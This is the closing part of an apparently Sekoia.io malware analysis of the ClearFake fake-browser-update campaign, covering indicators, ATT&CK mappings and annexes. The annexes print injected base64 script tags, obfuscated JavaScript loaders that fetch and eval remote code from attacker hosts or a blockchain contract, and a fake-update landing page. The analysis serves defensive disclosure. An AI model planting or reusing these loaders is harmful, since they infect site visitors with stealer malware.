| hxxps://server2-slabx.ocmtancmi2c5t[.]live/osmesis/1829973585.png | HijackLoader hosting payload URL |
| ocmtancmi2c5t[.]live | HijackLoader hosting payload domain |
| 128.140.101[.]125 | Raccoon C2 server |

## MITRE ATT&CK TTPs

| Tactic | Technique |
|---|---|
| Resource Development | T1584 – Compromise Infrastructure |
| Execution | T1059.007 – Command and Scripting Interpreter: JavaScript |
| Initial Access | T1189 – Drive-by Compromise |
| Defense Evasion | T1027 – Obfuscated Files or Information |
| Defense Evasion | T1132.001 – Data Encoding: Standard Encoding |
| Defense Evasion | T1036 – Masquerading |
| Defense Evasion | T1140 – Deobfuscate/Decode Files or Information |
| Command and Control | T1041 – Exfiltration Over C2 Channel |
| Command and Control | T1071.001 – Application Layer Protocol: Web Protocols |
| Command and Control | T1105 – Ingress Tool Transfer |

## Annexes

The ClearFake scripts are available on Sekoia.io github repository.

### Annex 1 – Injected Javascript codes

Injected JavaScript used before 28 September 2023:

```
<script src="data:text/javascript;base64,Y29uc3QgZ2V0X3NjcmlwdD0oKT0+e2NvbnN0IHJlcX
Vlc3Q9bmV3IFhNTEh0dHBSZXF1ZXN0KCk7cmVxdWVzdC5vcGVuKCdHRVQnLCdodHRwczovL2hlbGxvLXdvc
mxkLWJyb2tlbi1kdXN0LTFmMWMuYnJld2FzaWdmaTE5Nzgud29ya2Vycy5kZXYvJyxmYWxzZSk7cmVxdWVz
dC5zZW5kKG51bGwpO3JldHVybiByZXF1ZXN0LnJlc3BvbnNlVGV4dDt9CmV2YWwoZ2V0X3NjcmlwdCgpKTs
="></script>
```

The script decodes to:

```
const get_script = () => {
    const request = new XMLHttpRequest();
    request.open('GET',
'hxxps://hello-world-broken-dust-1f1c.brewasigfi1978.workers[.]dev/', false);
    request.send(null);
    return request.responseText;
};
eval(get_script());
```

Injected JavaScript used since 28 September 2023:

```
<script src="data:text/javascript;base64,YXN5bmMgZnVuY3Rpb24gbG9hZCgpe2xldCBwcm
92aWRlcj1uZXcgZXRoZXJzLnByb3ZpZGVycy5Kc29uUnBjUHJvdmlkZXIoImh0dHBzOi8vYnNjLWRhd
GFzZWVkMS5iaW5hbmNlLm9yZy8iKSxzaWduZXI9cHJvdmlkZXIuZ2V0U2lnbmVyKCksYWRkcmVzcz0i
MHg3ZjM2RDkyOTJlN2M3MEEyMDRmYUNDMmQyNTU0NzVBODYxNDg3YzYwIixBQkk9W3tpbnB1dHM6W3t
pbnRlcm5hbFR5cGU6InN0cmluZyIsbmFtZToiX2xpbmsiLHR5cGU6InN0cmluZyJ9XSxuYW1lOiJ1cG
RhdGUiLG91dHB1dHM6W10sc3RhdGVNdXRhYmlsaXR5OiJub25wYXlhYmxlIix0eXBlOiJmdW5jdGlvb
iJ9LHtpbnB1dHM6W10sbmFtZToiZ2V0IixvdXRwdXRzOlt7aW50ZXJuYWxUeXBlOiJzdHJpbmciLG5h
bWU6IiIsdHlwZToic3RyaW5nIn1dLHN0YXRlTXV0YWJpbGl0eToidmlldyIsdHlwZToiZnVuY3Rpb24
ifSx7aW5wdXRzOltdLG5hbWU6ImxpbmsiLG91dHB1dHM6W3tpbnRlcm5hbFR5cGU6InN0cmluZyIsbm
FtZToiIix0eXBlOiJzdHJpbmcifV0sc3RhdGVNdXRhYmlsaXR5OiJ2aWV3Iix0eXBlOiJmdW5jdGlvb
iJ9XSxjb250cmFjdD1uZXcgZXRoZXJzLkNvbnRyYWN0KGFkZHJlc3MsQUJJLHByb3ZpZGVyKSxsaW5r
PWF3YWl0IGNvbnRyYWN0LmdldCgpO2V2YWwoYXRvYihsaW5rKSl9d2luZG93Lm9ubG9hZD1sb2FkOw=
="></script>
```

The script decodes to:

```
async function load() {
    let provider = new
ethers.providers.JsonRpcProvider('hxxps://bsc-dataseed1.binance[.]org/'),
signer = provider.getSigner(), address =
'0x7f36D9292e7c70A204faCC2d255475A861487c60', ABI = [
    {
    inputs: [{
    internalType: 'string',
    name: '_link',
    type: 'string'
    }],
    name: 'update',
    outputs: [],
    stateMutability: 'nonpayable',
    type: 'function'
    },
    {
    inputs: [],
    name: 'get',
    outputs: [{
    internalType: 'string',
    name: '',
    type: 'string'
    }],
    stateMutability: 'view',
    type: 'function'
    },
    {
    inputs: [],
    name: 'link',
    outputs: [{
    internalType: 'string',
    name: '',
    type: 'string'
    }],
    stateMutability: 'view',
    type: 'function'
    }
    ], contract = new ethers.Contract(address, ABI, provider), link = await contract.get();
    eval(atob(link));
}
window.onload = load;
```

Response of the Binance Smart Chain:

```
{

    jsonrpc: "2.0",
    id: 44,
    result: "0x00000000000000000000000000000000000000000000000000000000000000200000000
00000000000000000000000000000000000000000000000000014904..."
}
```

## Annex 2 – Next stage payloads

First next stage payload downloaded by the injected JavaScript from the Binance Smart Chain:

```
(function (_0x48135f, _0x54eef1) {
    const _0x5e9767 = _0x1d7c, _0x1d56e4 = _0x48135f();
    while (!![]) {
    try {
    const _0x4be4d3 = parseInt(_0x5e9767(437, 'Yzhz')) / 1 +
parseInt(_0x5e9767(431, '&2iN')) / 2 * (parseInt(_0x5e9767(434, '&$m(')) / 3) +
parseInt(_0x5e9767(442, 'JYlf')) / 4 * (-parseInt(_0x5e9767(447, '@Slk')) / 5) +
-parseInt(_0x5e9767(430, 'qe1m')) / 6 * (-parseInt(_0x5e9767(439, 'QaAH')) / 7) +
parseInt(_0x5e9767(427, 'Xm^T')) / 8 * (parseInt(_0x5e9767(424, 'fohb')) / 9) +
-parseInt(_0x5e9767(433, '47NT')) / 10 + -parseInt(_0x5e9767(438, 'JM4B')) / 11;
    if (_0x4be4d3 === _0x54eef1)
    break;
    else
    _0x1d56e4['push'](_0x1d56e4['shift']());
    } catch (_0x95fda) {
    _0x1d56e4['push'](_0x1d56e4['shift']());
    }
    }
}(_0x3123, 787306), eval((() => {
    const _0x29276d = _0x1d7c;
    let _0x2ef453 = new XMLHttpRequest();
    return _0x2ef453['ope' + 'n']('GET', _0x29276d(426, '&$m(') + _0x29276d(432,
'JbXU') + '//o' + _0x29276d(422, 'Ex2n') + _0x29276d(448, 'fohb') + _0x29276d(425,
'2DZh') + _0x29276d(421, 'AnfL') + _0x29276d(423, '80QV') + '/vv' + _0x29276d(449,
'Xm^T') + '4/', !1), _0x2ef453[_0x29276d(436, '&$m(') + 'd'](null),
_0x2ef453[_0x29276d(428, '4AA)') + _0x29276d(441, 'e3%v') + _0x29276d(435,
'9Ihx') + 'ext'];
})()));
function _0x1d7c(_0x3473c2, _0xeada70) {
    const _0x312346 = _0x3123();
    return _0x1d7c = function (_0x1d7c28, _0x3b22b6) {
    _0x1d7c28 = _0x1d7c28 - 421;
    let _0x4b459b = _0x312346[_0x1d7c28];
    if (_0x1d7c['DetkWR'] === undefined) {
```

```
    var _0x51f900 = function (_0x48d4f3) {
    const _0x3f93b9 =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';
    let _0x3b3302 = '', _0x2f9f5d = '';
    for (let _0x5047db = 0, _0x4e497b, _0x1fb325, _0xb424a9 = 0;
_0x1fb325 = _0x48d4f3['charAt'](_0xb424a9++); ~_0x1fb325 && (_0x4e497b =
_0x5047db % 4 ? _0x4e497b * 64 + _0x1fb325 : _0x1fb325, _0x5047db++ % 4) ? _0x3b3302
+= String['fromCharCode'](255 & _0x4e497b >> (-2 * _0x5047db & 6)) : 0) {
    _0x1fb325 = _0x3f93b9['indexOf'](_0x1fb325);
    }
    for (let _0x3e7289 = 0, _0x463213 = _0x3b3302['length'];
_0x3e7289 < _0x463213; _0x3e7289++) {
    _0x2f9f5d += '%' + ('00' +
_0x3b3302['charCodeAt'](_0x3e7289)['toString'](16))['slice'](-2);
    }
    return decodeURIComponent(_0x2f9f5d);
    };
    const _0x2ef453 = function (_0x47ebc6, _0x39b5c6) {
    let _0x327700 = [], _0xecb0fa = 0, _0x5e5168, _0x40f6d3 = '';
    _0x47ebc6 = _0x51f900(_0x47ebc6);
    let _0x1a6448;
    for (_0x1a6448 = 0; _0x1a6448 < 256; _0x1a6448++) {
    _0x327700[_0x1a6448] = _0x1a6448;
    }
    for (_0x1a6448 = 0; _0x1a6448 < 256; _0x1a6448++) {
    _0xecb0fa = (_0xecb0fa + _0x327700[_0x1a6448] +
_0x39b5c6['charCodeAt'](_0x1a6448 % _0x39b5c6['length'])) % 256, _0x5e5168 =
_0x327700[_0x1a6448], _0x327700[_0x1a6448] = _0x327700[_0xecb0fa],
_0x327700[_0xecb0fa] = _0x5e5168;
    }
    _0x1a6448 = 0, _0xecb0fa = 0;
    for (let _0x249ea3 = 0; _0x249ea3 < _0x47ebc6['length'];
_0x249ea3++) {
    _0x1a6448 = (_0x1a6448 + 1) % 256, _0xecb0fa =
(_0xecb0fa + _0x327700[_0x1a6448]) % 256, _0x5e5168 = _0x327700[_0x1a6448],
_0x327700[_0x1a6448] = _0x327700[_0xecb0fa], _0x327700[_0xecb0fa] = _0x5e5168,
_0x40f6d3 += String['fromCharCode'](_0x47ebc6['charCodeAt'](_0x249ea3) ^
_0x327700[(_0x327700[_0x1a6448] + _0x327700[_0xecb0fa]) % 256]);
    }
    return _0x40f6d3;
    };
    _0x1d7c['TtYPNX'] = _0x2ef453, _0x3473c2 = arguments,
_0x1d7c['DetkWR'] = !![];
    }
    const _0xfaa184 = _0x312346[0], _0xd750ef = _0x1d7c28 + _0xfaa184,
_0x58c84d = _0x3473c2[_0xd750ef];
    return !_0x58c84d ? (_0x1d7c['LmkpNH'] === undefined &&
(_0x1d7c['LmkpNH'] = !![]), _0x4b459b = _0x1d7c['TtYPNX'](_0x4b459b, _0x3b22b6),
_0x3473c2[_0xd750ef] = _0x4b459b) : _0x4b459b = _0x58c84d, _0x4b459b;
    }, _0x1d7c(_0x3473c2, _0xeada70);
}
function _0x3123() {
```

```
function _0x3123() {
    const _0x278e10 = [
    'WOHcW6qkA8kuWQFdRJDpWORcSq',
    'xLbBzmkbv2a',
    'WO1+DG',
    'idJdTmo/nsSFESkYWPRdPGS0',
    'kGFcTYWeW5SABmoRWPXwbCk3',
    'hmoqW7C',
    'AfpdRq',
    'W6ZcO8oLnSkmx8kGWO3dM8oZkSoq',
    'WQxcOHKdbmoRWPuCW6LdrCkyW7Ho',
    'W4eiW67dTCoebColW5C',
    'wqabdSolabDQsmonW6qxWOu',
    'W6ZcKKC',
    'W6vRWPVcRd7dJfZdJq',
    'WRNdPmoBWPRcOfGN',
    'WQJcK8o3WRpdK8kAWPldH1JcIW',
    'W7eTWR7cP8omW5CzW4xdRSoY',
    'dSoVWRnKW4nLWPJdPG',
    'W5NdUhrfW63cPSkLW6JdOmoX',
    'W7CfWRy',
    'WR/dNcq',
    'rSoyWPG',
    'WRjHW7m',
    'EWXO',
    'WQnAW6zZfmoiWRFdUCkiqmo9',
    'm8kLtW',
    'C0ldTW',
    'W6dcIIHwW6eCtYmDWPG',
    'lW7dOW',
    'WR5KW5lcTSo+WOu/ga'
    ];
    _0x3123 = function () {
    return _0x278e10;
    };
    return _0x3123();
}
```

The script decodes to:

```
eval((() => {
  let _0x2ef453 = new XMLHttpRequest();
  _0x2ef453.open('GET', "hxxps://ojhggnfbcy62[.]com/vvmd54/", false);
  _0x2ef453.send(null);
  return _0x2ef453.responseText;
})());
```

Third next stage payload serving as a fake update interface and downloading the fake update content:

```
<!DOCTYPE html>
<html lang="en">

<head><base href="/lander/firefox_1695214415/index.php">
<meta charset="utf-8">
<meta http-equiv="content-language" content="en-au">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="icon" type="image/png" sizes="196x196"
href="img/favicon-196x196.59e3822720be.png">
<title>Document</title>
<link type="image/png" data-href="p.gif" href="p.gif" class="pixel">

<script>
    var token = 'uuid_16nqpfp1dqa3s_16nqpfp1dqa3s65181ef42d4bd9.29612370',
        pixel = '{pixel}',
        subid = '16nqpfp1dqa3s',
        blank = 'X2luZGV4LnBocA==';
    let p = document.querySelector('.pixel'),
        prefix = p.href.replace(p.dataset.href, '');
    self.Notification && fetch(atob(blank)).then(
        function(r) {
            return r.text().then(function(t) {
                document.write(t.replaceAll('{static_prefix}', prefix))
            })
        }
    );
</script>
</head>

<body>

</body>

</html>
```

## External references

Thank you for reading this blogpost. **We welcome any reaction, feedback or critics about this analysis. Please contact us on tdr[at]sekoia.io**.

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